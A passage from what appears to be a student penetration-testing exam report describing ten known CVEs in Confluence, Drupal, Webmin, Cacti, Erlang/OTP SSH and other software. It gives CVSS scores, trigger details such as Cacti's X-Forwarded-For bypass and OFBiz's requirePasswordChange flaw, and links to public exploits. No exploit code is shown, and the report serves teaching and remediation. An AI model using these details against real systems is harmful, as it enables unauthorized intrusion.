
UNIVERSITY AT ALBANY

State University of New York



BFOR615 - Hacking for Penetration Testers

Final Exam Report

Group 4

Jaiganesh Anandan

Karthik Puranikamath

1. Executive Summary

This assessment focused on identifying and exploiting vulnerabilities in various widely used applications deployed in a controlled lab environment. A total of 10 critical and high-severity vulnerabilities were identified, and exploits were demonstrated across multiple applications, including Atlassian Confluence, Drupal, Webmin, Cacti, Erlang/OTP SSH, elFinder, Apache OFBiz, Next.js, AppWeb, and GlassFish.

The vulnerabilities exploited include critical issues such as authentication bypass, remote code execution (RCE), command injection, and arbitrary file read, all of which pose severe risks to system confidentiality, integrity, and availability. Notably, five vulnerabilities were rated critical (CVSSv4.0 ≥ 9.0), allowing unauthenticated attackers to gain complete remote control over the system.

These findings highlight significant security weaknesses that adversaries could exploit to gain unauthorized access and exfiltrate sensitive data. Successful exploitation could result in severe consequences, including data breaches, financial losses, and reputational damage. In some instances, attackers could leverage these vulnerabilities to establish persistent access within the network, enabling lateral movement and further system compromises. Additionally, exploitation of such flaws could result in non-compliance with industry regulations, exposing the organization to potential legal and regulatory penalties. Given the increasing number of cyber threats, mitigating these vulnerabilities is not just a technical necessity but a business requirement.

Key Recommendations:

- Immediate patching of all identified vulnerabilities by upgrading to the latest secure versions.
- Implement strict input validation and sanitization practices to prevent injection-based attacks.
- Network-level protections such as firewall rules, access control lists, and Web Application Firewalls (WAFs) to restrict unauthorized access.
- Disable or harden vulnerable features temporarily until patches are applied (e.g., disable user password change in Webmin).
- Regular vulnerability assessments and updates to maintain a robust security posture.

Timely remediation of these vulnerabilities is essential to mitigate the risk of exploitation and ensure the security of critical systems.

2. Target of Assessment

2.1. Application Name and Version: Atlassian Confluence Server 7.4.10
Port Number: 8090

Description: Confluence is a widely deployed Wiki service used primarily in collaborative corporate environments. It has become the standard for enterprise documentation over the last decade and is developed and licensed by Atlassian Corporation.

2.2. Application Name and Version: Drupal 8.5.0
Port Number: 8080

Description: Drupal is a widely used open-source content management system (CMS) for building and managing websites. It provides flexible architecture, customizable themes, user authentication, role-based access control, and an extensible plugin/module system. Drupal is used by governments, universities, and large enterprises for scalable content delivery and publishing platforms.

2.3. Application Name and Version: Webmin 1.910
Port Number: 10000

Description: Webmin is a web-based system administration tool for Unix-like systems, allowing administrators to manage user accounts, services, and configurations remotely via a browser. It simplifies tasks like configuring Apache, DNS, file sharing, and more, eliminating the need for manual editing of system files. Webmin supports various modules that extend its functionality, making it a suitable choice for system management.

2.4. Application Name and Version: Cacti server 1.2.22
Port Number: 8080

Description: Cacti is an open-source, web-based network monitoring and graphing tool designed as a front-end application for the data logging tool RRDtool. It enables users to collect, analyze, and visualize data from various network devices and servers, facilitating performance tracking and capacity planning.

2.5. Application Name and Version: Erlang/OTP SSH 27.3.2
Port Number: 2222

Description: Erlang/OTP is a set of libraries for the Erlang programming language, the application implements the SSH protocol in Erlang, enabling secure remote access, command execution, and file transfers. It provides APIs for building custom SSH clients and servers and includes built-in support for SFTP. This makes it suitable for embedding secure communication features into Erlang-based systems, including distributed and embedded applications.

2.6. Application Number and Version: elFinder 2.1.48
Port Number: 8080

Description: elFinder is an open-source file manager for web applications, designed to be similar to desktop file managers like Finder (macOS) or Windows Explorer. It allows users to browse, upload, edit, and manage files and folders within a web browser. elFinder is often integrated into content management systems (CMS) and used by web developers and site administrators to manage server-side files easily via a graphical interface. It is developed by Studio-42, a Japanese development team.

2.7. Application Name and Version: Apache OfBiz 18.12.10
Port Number: 8443

Description: Apache OFBiz is an open-source enterprise resource planning (ERP) system. It provides a suite of enterprise applications that integrate and automate many of the business processes of an enterprise.

2.8. Application Name and Version: Next.js 15.2.2
Port Number: 3000

Description: Next.js is a popular React-based web application framework providing features such as server-side rendering, static site generation, and an integrated routing system. It is used for building full-stack web applications.

2.9. Application Name and Version: Appweb 7.0.1
Port Number: 8080

Description: Appweb is an open-source embedded web server developed and maintained by Embedthis Software LLC. Written in C/C++, it is compatible with most modern operating systems and is designed to serve as a web application container for embedded devices. It supports HTTP/1.1 and HTTP/2 protocols, SSL/TLS encryption, basic and digest authentication, virtual hosting, loadable modules, and sandboxing for resource control

2.10. Application Name and Version: GlassFish Server 4.1.0
Port Number: 4848

Description: GlassFish Server Open-Source Edition 4.1.0 is an open-source application server designed for deploying Java-based enterprise applications. It serves as the reference implementation for Java EE 7 (now Jakarta EE), supporting technologies like Servlets, JSP, EJB, and JAX-RS. GlassFish offers features such as a modular architecture, high availability through clustering, and integration with popular development tools, making it suitable for scalable, enterprise-grade applications. It was originally developed by Sun Microsystems, later sponsored by Oracle Corporation, and is now maintained by the Eclipse Foundation.

3. Relevant Findings

3.1. Atlassian Confluence Webwork Pre-Auth OGNL Injection and RCE - (Jaiganesh)
CVSSv4.0 score – 9.3 (Critical)

A critical severity security vulnerability was found in Confluence Server and Data Center version 7.4.10. This vulnerability allows unauthenticated users to execute arbitrary code on a Confluence Server or Data Center instance. For more technical details about this vulnerability, please refer to Section 4.1. Additionally, you can find information on how this vulnerability can be exploited in Section 5.1. To resolve this issue, patching the vulnerable versions to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.1.

3.2. Drupal Drupalgeddon 2 Unauthenticated Remote Code Execution - (Jaiganesh)
CVSSv4.0 score – 9.3 (Critical)

A critical remote code execution vulnerability was found in Drupal version 8.5.0. This vulnerability allows remote attackers to execute arbitrary code in the Drupal Core, enabling them to take control of the system. For more technical details about this vulnerability, please refer to Section 4.2. Additionally, you can find information on how this vulnerability can be exploited in Section 5.2. To resolve this issue, patching the vulnerable versions to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.2.

3.3. Webmin Pre-Auth Remote Code Execution - (Karthik)
CVSSv4.0 score – 9.3 (Critical)

A critical remote code execution vulnerability was found in Webmin version 1.910. Only the SourceForge downloads were affected. It allows remote attackers to execute arbitrary commands on the server without authentication, potentially compromising the entire system. This includes unauthorized access to sensitive files and configurations. The issue arises from improper input validation in the password change functionality, enabling attackers to inject malicious commands via specially crafted input. For more technical details about this vulnerability, please refer to Section 4.3. Additionally, you can find information on how this vulnerability can be exploited in Section 5.3. To resolve this issue, patching the vulnerable versions to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.3.

3.4. Cacti Pre-Auth Command Injection - (Jaiganesh)
CVSSv4.0 score - 9.3 (Critical)

A critical-severity command injection vulnerability exists in Cacti version 1.2.22, which allows unauthenticated attackers to execute arbitrary system commands remotely. For more technical details about this vulnerability, please refer to Section 4.4. Additionally, you can find information on how this vulnerability can be exploited in Section 5.4. To resolve this issue, patching the vulnerable versions to the latest secure and stable version 1.2.23 is recommended; please refer to the remediation steps outlined in Section 6.4.

3.5. Unauthenticated Remote Code Execution in Erlang/OTP SSH – (Karthik)
CVSSv4.0 score – 9.3 (Critical)

A critical vulnerability exists in the Erlang/OTP SSH server version 27.3.2 component, allowing unauthenticated remote code execution (RCE). This flaw arises from improper handling of SSH protocol messages during the pre-authentication phase. Specifically, the server permits the sending of protocol messages before authentication, which can be exploited by an attacker to execute arbitrary commands without valid credentials, this can lead to full system compromise. Exploitation of this vulnerability can result

in unauthorized access, remote code execution, service disruption, or complete server compromise. Given the availability of public proof-of-concept exploits and the critical CVSS score, immediate remediation is essential. For more technical details about this vulnerability, please refer to Section 4.5. Additionally, you can find information on how this vulnerability can be exploited in Section 5.5. To resolve this issue, patching the vulnerable version to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.5.

3.6. elFinder ZIP Arguments Injection Leads to Commands Injection – (Karthik)
CVSSv4.0 score – 8.9 (High)

This High severity vulnerability in elFinder version 2.1.48 allows attackers to execute unauthorized system commands on a server through a flaw in how ZIP file operations are handled. This means that, without needing a username or password, a remote attacker could potentially take full control of the affected server. The issue arises from improper validation of input, which results in command injection. If exploited, this could result in unauthorized access, service disruption, or full server takeover. For more technical details about this vulnerability, please refer to Section 4.6. Additionally, you can find information on how this vulnerability can be exploited in Section 5.6. To resolve this issue, patching the vulnerable version to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.6.

3.7. Apache OFBiz Authentication Bypass Leads to RCE - (Jaiganesh)
CVSSv4.0 score – 8.9 (High)

A critical flaw is present in Apache OFBiz version 18.12.10. This vulnerability allows remote attackers to bypass authentication and gain unauthorized access to administrative functionalities by exploiting a misconfigured endpoint. Successful exploitation can lead to remote code execution, resulting in full compromise of the system. For more technical details about this vulnerability, please refer to Section 4.7. Additionally, you can find information on how this vulnerability can be exploited in Section 5.7. To resolve this issue, patching the vulnerable version to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.7.

3.8. Next.js Middleware Authorization Bypass - (Jaiganesh)
CVSSv4.0 score – 8.8 (High)

A flaw was found in Next.js version 15.2.2. This vulnerability allows remote attackers to bypass authorization checks within a Next.js application if the authorization check occurs in middleware, compromising the system. For more technical details about this vulnerability, please refer to Section 4.8. Additionally, you can find information on how this vulnerability can be exploited in Section 5.8. To resolve this issue, patching the vulnerable versions to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.8.

3.9. AppWeb Authentication Bypass – (Karthik)
CVSSv4.0 score – 8.2 (High)

A high-risk security flaw was found in versions before 7.0.1. Attackers could trick the login screen by typing a valid username (like "admin") and leaving the password blank (or typing random text). The system would mistakenly grant access, letting attackers take control of the device without needing a real password. For more technical details about this vulnerability, please refer to Section 4.9. Additionally, you can find information on how this vulnerability can be exploited in Section 5.9. To resolve this issue, patching the

vulnerable versions to the latest secure and stable version is recommended; please refer to the remediation steps outlined in Section 6.9.

3.10. GlassFish 4.1.0 Arbitrary File Read – (Karthik)
CVSSv4.0 score – 7.7 (High)

Oracle GlassFish Server Open-Source Edition 4.1.0 is an open-source application server used for deploying Java-based enterprise applications. A high-severity vulnerability in Oracle GlassFish Server Open-Source Edition 4.1.0 that allows attackers to read arbitrary files on the server. By sending a specially crafted HTTP GET request, an attacker can exploit this directory traversal flaw to access sensitive information, such as system configuration files. The vulnerability can be triggered without authentication, making it particularly dangerous for exposed servers. For more technical details about this vulnerability, please refer to Section 4.10. Additionally, you can find information on how this vulnerability can be exploited in Section 5.10. To resolve this issue, patching the vulnerable versions to the latest secure and stable version 4.1.1 and later is recommended; please refer to the remediation steps outlined in Section 6.10.

4. Supporting Details

4.1. Atlassian Confluence Webwork Pre-Auth OGNL Injection and RCE - CVE-2021-26084

a) CISA-KEV: Yes

b) CVSSv4.0 score: 9.3 (Critical)

c) Technical description: In Confluence Server and Data Center version 7.4.10, an Object-Graph Navigation Language (OGNL) injection vulnerability exists that would allow an unauthenticated attacker to execute arbitrary code on affected instances. The vulnerability arises due to insufficient input validation in the WebWork module, enabling attackers to inject malicious OGNL expressions. Exploitation can lead to full remote code execution (RCE), compromising the confidentiality, integrity, and availability of the system.

d) Relevant CWEs: CWE-917: Improper Neutralization of Special Elements used in an Expression Language Statement ('Expression Language Injection')

e) **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:A**

- **Attack Vector (AV) – Network**. An attacker can attack over the network or internet.
- **Attack Complexity (AC) – Low**. No special conditions are needed.
- **Attack Requirements (AT) – None**. No special system state or circumstances are needed.
- **Privileges Required (PR) – None**. No access or authentication is needed.
- **User Interaction (UI) – None**. No user interaction is needed.
- **Vulnerable System Confidentiality Metric (VC) – High**. Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
- **Vulnerable System Integrity Metric (VI) – High**. Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
- **Vulnerable System Availability (VA) – High**. Successful exploitation leads to a total loss of availability of the vulnerable system.
- **Subsequent System Confidentiality Metric (SC) – None**. Successful exploitation does not impact on the confidentiality of subsequent systems.
- **Subsequent System Integrity Metric (SI) – None**. Successful exploitation does not impact on the integrity of subsequent systems.
- **Subsequent System Availability Metric (SA) – None**. Successful exploitation does not impact on the availability of subsequent systems.
- **Exploit Maturity (E) - Attacked**. Based on the threat intelligence sources, attacks targeting this vulnerability are widely reported and exploits are widely available and have been actively used in the wild.

f) Relevant Exploits:

- http://packetstormsecurity.com/files/167449/Atlassian-Confluence-Namespace-OGNL-Injection.html
- https://github.com/httpvoid/writeups/blob/main/Confluence-RCE.md

Refer to Section 3.1 for details of the vulnerability, Section 5.1 for a demonstration of how this vulnerability can be exploited and to Section 6.1 for suggested steps to resolve it.

4.2. Drupal Drupalgeddon 2 Unauthenticated Remote Code Execution - CVE-2018-7600

a) CISA-KEV: Yes

b) CVSSv4.0 score: 9.3 (Critical)

c) Technical description: In Drupal version 8.5.0, a critical remote code execution vulnerability exists that arises from improper input validation in Drupal Form API rendering functionality, which fails to sanitize user-supplied parameters. As a result, an unauthenticated remote attacker can execute arbitrary code on

the server by sending a specially crafted HTTP request. Successful exploitation of this vulnerability leads to full system compromise, impacting the confidentiality, integrity, and availability of the Drupal-based application.

d) Relevant CWEs: CWE-20: Improper Input Validation

e) **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:A**

- **Attack Vector (AV) – Network**. An attacker can attack over the network or internet.
- **Attack Complexity (AC) – Low**. No special conditions are needed.
- **Attack Requirements (AT) – None**. No special system state or circumstances are needed.
- **Privileges Required (PR) – None**. No access or authentication is needed.
- **User Interaction (UI) – None**. No user interaction is needed.
- **Vulnerable System Confidentiality Metric (VC) – High**. Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
- **Vulnerable System Integrity Metric (VI) – High**. Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
- **Vulnerable System Availability (VA) – High**. Successful exploitation leads to a total loss of availability of the vulnerable system.
- **Subsequent System Confidentiality Metric (SC) – None**. Successful exploitation does not impact on the confidentiality of subsequent systems.
- **Subsequent System Integrity Metric (SI) – None**. Successful exploitation does not impact on the integrity of subsequent systems.
- **Subsequent System Availability Metric (SA) – None**. Successful exploitation does not impact on the availability of subsequent systems.
- **Exploit Maturity (E) - Attacked**. Based on the threat intelligence sources, attacks targeting this vulnerability are widely reported and exploits are widely available and have been actively used in the wild.

f) Relevant Exploits:

- https://research.checkpoint.com/2018/uncovering-drupalgeddon-2/
- https://www.exploit-db.com/exploits/44448
- https://www.exploit-db.com/exploits/44449
- https://www.exploit-db.com/exploits/44482

Refer to Section 3.2 for details of the vulnerability, Section 5.2 for a demonstration of how this vulnerability can be exploited and to Section 6.2 for suggested steps to resolve it.

4.3. Webmin Pre-Auth Remote Code Execution - CVE-2019-15107

a) CISA-KEV: Yes

b) CVSSv4.0 score: 9.3 (Critical)

c) Technical Description: The vulnerability affects version 1.910. Only the SourceForge downloads were backdoored. It contains a critical vulnerability in the **password_change.cgi** script, which fails to properly sanitize user input in the old password parameter. This vulnerability allows unauthenticated attackers to inject and execute arbitrary shell commands on the server by crafting malicious HTTP POST requests. The vulnerability arises from a logic error combined with improper input validation, resulting in full remote command execution without prior authentication. Successful exploitation of this vulnerability leads to full system compromise, impacting confidentiality, integrity, and availability**.** This issue was resolved in Webmin version 1.930.

d) Revelant CWEs: CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

e) CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:A

- **Attack Vector (AV) – Network**. An attacker can attack over the network or internet.
- **Attack Complexity (AC) – Low**. No special conditions are needed.
- **Attack Requirements (AT) – None**. No special system state or circumstances are needed.
- **Privileges Required (PR) – None**. No access or authentication is needed.
- **User Interaction (UI) – None**. No user interaction is needed.
- **Vulnerable System Confidentiality Metric (VC) – High**. Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
- **Vulnerable System Integrity Metric (VI) – High**. Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
- **Vulnerable System Availability (VA) – High**. Successful exploitation leads to a total loss of availability of the vulnerable system.
- **Subsequent System Confidentiality Metric (SC) – None**. Successful exploitation does not impact on the confidentiality of subsequent systems connected to the vulnerable system.
- **Subsequent System Integrity Metric (SI) – None**. Successful exploitation does not impact on the integrity of subsequent systems.
- **Subsequent System Availability Metric (SA) – None**. Successful exploitation does not impact on the availability of subsequent systems.
- **Exploit Maturity (E) - Attacked**. This vulnerability has been actively exploited in the wild. Multiple public exploit scripts are available, including Metasploit modules and proof-of-concept code. Notably, the Roboto botnet has targeted servers running Webmin by exploiting this vulnerability

f) Relevant Exploits:

- https://www.pentest.com.tr/exploits/DEFCON-Webmin-1920-Unauthenticated-Remote-Command-Execution.html
- https://www.exploit-db.com/exploits/47230
- https://attackerkb.com/topics/hxx3zmiCkR/webmin-password-change-cgi-command-injection

Refer to Section 3.3 for details of the vulnerability, Section 5.3 for a demonstration of how this vulnerability can be exploited and to Section 6.3 for suggested steps to resolve it.

4.4. Cacti Pre-Auth Command Injection - CVE-2022-46169

a) CISA-KEV: Yes

b) CVSSv4.0 score: 9.3 (Critical)

c) Technical description: In Cacti version 1.2.22, a critical severity unauthenticated command injection vulnerability exists due to insufficient validation of user input in the **remote_agent.php** file. This vulnerability arises from improper handling of the **X-Forwarded-For** header and associated parameters, which allows attackers to bypass IP-based access restrictions and inject system commands without authentication. An unauthenticated remote attacker can exploit this flaw by sending a specially crafted HTTP request to execute arbitrary commands on the server. Successful exploitation may result in full system compromise, affecting the confidentiality, integrity, and availability of the Cacti monitoring infrastructure.

d) Relevant CWEs:

- CWE-74: Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')
- CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- CWE-863: Incorrect Authorization

e) **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:A**

- **Attack Vector (AV) – Network**. An attacker can attack over the network or internet.
- **Attack Complexity (AC) – Low**. No special conditions are needed.
- **Attack Requirements (AT) – None**. No special system state or circumstances are needed.
- **Privileges Required (PR) – None**. No access or authentication is needed.
- **User Interaction (UI) – None**. No user interaction is needed.
- **Vulnerable System Confidentiality Metric (VC) – High**. Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
- **Vulnerable System Integrity Metric (VI) – High**. Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
- **Vulnerable System Availability (VA) – High**. Successful exploitation leads to a total loss of availability of the vulnerable system.
- **Subsequent System Confidentiality Metric (SC) – None**. Successful exploitation does not impact on the confidentiality of subsequent systems.
- **Subsequent System Integrity Metric (SI) – None**. Successful exploitation does not impact on the integrity of subsequent systems.
- **Subsequent System Availability Metric (SA) – None**. Successful exploitation does not impact on the availability of subsequent systems.
- **Exploit Maturity (E) - Attacked**. Based on the threat intelligence sources, attacks targeting this vulnerability are widely reported and exploits are widely available, including Metasploit module and have been actively used in the wild.

f) Relevant Exploits:

- https://github.com/Cacti/cacti/security/advisories/GHSA-6p93-p743-35gf
- https://www.rapid7.com/db/modules/exploit/linux/http/cacti_unauthenticated_cmd_injection/
- https://www.exploit-db.com/exploits/51166

Refer to Section 3.4 for details of the vulnerability, Section 5.4 for a demonstration of how this vulnerability can be exploited and to Section 6.4 for suggested steps to resolve it.

4.5. Unauthenticated Remote Code Execution in Erlang/OTP SSH - CVE-2025-32433

a) CISA-KEV: No

b) CVSSv4.0 score: 9.3 (Critical)

c) Technical description: In Erlang/OTP version 27.3.2, a critical vulnerability exists in the SSH server component, allowing unauthenticated remote code execution (RCE). This flaw arises from improper handling of SSH protocol messages during the pre-authentication phase. Specifically, the server fails to reject certain message types **(≥ ID 80)** that should only be processed after successful authentication. An attacker can exploit this by sending specially crafted SSH messages, bypassing authentication and triggering arbitrary code execution via functions like **os:cmd/1**. If the SSH daemon operates with elevated privileges, this can lead to full system compromise, which affects confidentiality, integrity, and availability. This vulnerability has been demonstrated through publicly available proof-of-concept (PoC) exploits, highlighting its severity and the urgency for remediation.

d) Relevant CWEs: CWE: 306 Missing Authentication for Critical Function

e) **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:P**

- **Attack Vector (AV) – Network**. An attacker can attack over the network or internet.
- **Attack Complexity (AC) – Low**. No special conditions are needed.
- **Attack Requirements (AT) – None**. No special system state or circumstances are needed.
- **Privileges Required (PR) – None**. No access or authentication is needed.
- **User Interaction (UI) – None**. No user interaction is needed.
- **Vulnerable System Confidentiality Metric (VC) – High**. Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
- **Vulnerable System Integrity Metric (VI) – High**. Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
- **Vulnerable System Availability (VA) – High**. Successful exploitation leads to a total loss of availability of the vulnerable system.
- **Subsequent System Confidentiality Metric (SC) – None**. Successful exploitation does not impact on the confidentiality of subsequent systems.
- **Subsequent System Integrity Metric (SI) – None**. Successful exploitation does not impact on the integrity of subsequent systems.
- **Subsequent System Availability Metric (SA) – None**. Successful exploitation does not impact on the availability of subsequent systems.
- **Exploit Maturity (E) - Proof of Concept**. Security researchers have publicly shared a working exploit or demonstration, but there is limited evidence of widespread exploitation in the wild.

f) Relevant Exploits:

- https://github.com/erlang/otp/security/advisories/GHSA-37cp-fgq5-7wc2
- https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-erlang-otp-ssh-xyZZy
- https://www.offsec.com/blog/cve-2025-32433/

Refer to Section 3.5 for details of the vulnerability, Section 5.5 for a demonstration of how this vulnerability can be exploited and to Section 6.5 for suggested steps to resolve it.

4.6. elFinder ZIP Arguments Injection Leads to Command Injection - CVE-2021-32682

a) CISA-KEV: No

b) CVSSv4.0 score: 8.9 (High)

c) Technical description: In elFinder versions prior to 2.1.48, a critical command injection vulnerability exists in the **PHP connector (e.g. connector.minimal.php)** due to improper handling of user-supplied input during **ZIP archive** operations. Specifically, the name parameter is inadequately sanitized before being passed to **PHP's exec()** function, allowing attackers to inject and execute arbitrary system commands. This flaw can be exploited remotely without authentication, leading to full remote code execution on the server. Exploitation of this vulnerability can result in unauthorized access, data theft, service disruption, or complete server compromise, which affects confidentiality, integrity, and availability. Given the availability of public proof-of-concept exploits and the high CVSS score, immediate remediation is essential.

d) Relevant CWEs:

- CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- CWE-22:Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

- CWE-918: Server-Side Request Forgery (SSRF)

e) **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:P**
- **Attack Vector (AV) – Network**. An attacker can attack over the network or internet.
- **Attack Complexity (AC) – Low**. No special conditions are needed.
- **Attack Requirements (AT) – None**. No special conditions or system states are needed.
- **Privileges Required (PR) – None**. No authentication or privilege is needed.
- **User Interaction (UI) – None**. No user interaction is needed.
- **Vulnerable System Confidentiality Metric (VC) – High**. Successful exploitation leads to a total loss of confidentiality. exposing all sensitive data.
- **Vulnerable System Integrity Metric (VI) – High**. Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
- **Vulnerable System Availability (VA) – High**. Successful exploitation leads to a total loss of availability of the vulnerable system.
- **Subsequent System Confidentiality Metric (SC) – None**. Successful exploitation does not impact on the confidentiality of subsequent systems.
- **Subsequent System Integrity Metric (SI) – None**. Successful exploitation does not impact on the integrity of subsequent systems.
- **Subsequent System Availability Metric (SA) – None**. Successful exploitation does not impact on the availability of subsequent systems connected to the vulnerable system.
- **Exploit Maturity (E) - Proof of Concept**. Security researchers have publicly shared a working exploit or demonstration, but there is limited evidence of widespread exploitation in the wild.

f) Relevant Exploits:
- https://www.incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2021-32682
- https://www.sonarsource.com/blog/elfinder-case-study-of-web-file-manager-vulnerabilities/
- https://security.snyk.io/vuln/SNYK-PHP-STUDIO42ELFINDER-1305277

Refer to Section 3.6 for details of the vulnerability, 5.6 for a demonstration of how this vulnerability can be exploited and to Section 6.6 for suggested steps to resolve it.

4.7. Apache OFBiz Authentication Bypass Leads to RCE - CVE-2023-51467

a) CISA-KEV: No

b) CVSSv4.0 score: 8.9 (High)

c) Technical description: In Apache OFBiz version 18.12.10, a critical authentication bypass vulnerability exists due to improper handling of login parameters in the **checkLogin** function. Specifically, when an HTTP request is crafted with empty or invalid **USERNAME** and **PASSWORD** parameters and includes **requirePasswordChange=Y** in the URI, the application fails to validate the credentials properly. This flaw allows unauthenticated remote attackers to bypass authentication mechanisms, granting unauthorized access to protected endpoints. Exploiting this vulnerability can lead to remote code execution, compromising the confidentiality, integrity, and availability of the OFBiz system.

d) Relevant CWEs: CWE-918: Server-Side Request Forgery (SSRF)

e) **CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N/E:P**
- **Attack Vector (AV) – Network**. An attacker can attack over the network or internet.
- **Attack Complexity (AC) – Low**. No special conditions are needed.
- **Attack Requirements (AT) – None**. No special system state or circumstances are needed.
- **Privileges Required (PR) – None**. No access or authentication is needed.
- **User Interaction (UI) – None**. No user interaction is needed.

- **Vulnerable System Confidentiality Metric (VC) – High**. Successful exploitation leads to a total loss of confidentiality. Sensitive data can be fully exposed.
- **Vulnerable System Integrity Metric (VI) – High**. Successful exploitation allows attackers to modify or destroy critical data or system resources completely.
- **Vulnerable System Availability (VA) – High**. Successful exploitation leads to a total loss of availability of the vulnerable system.
- **Subsequent System Confidentiality Metric (SC) – None**. Successful exploitation does not impact on the confidentiality of subsequent systems.
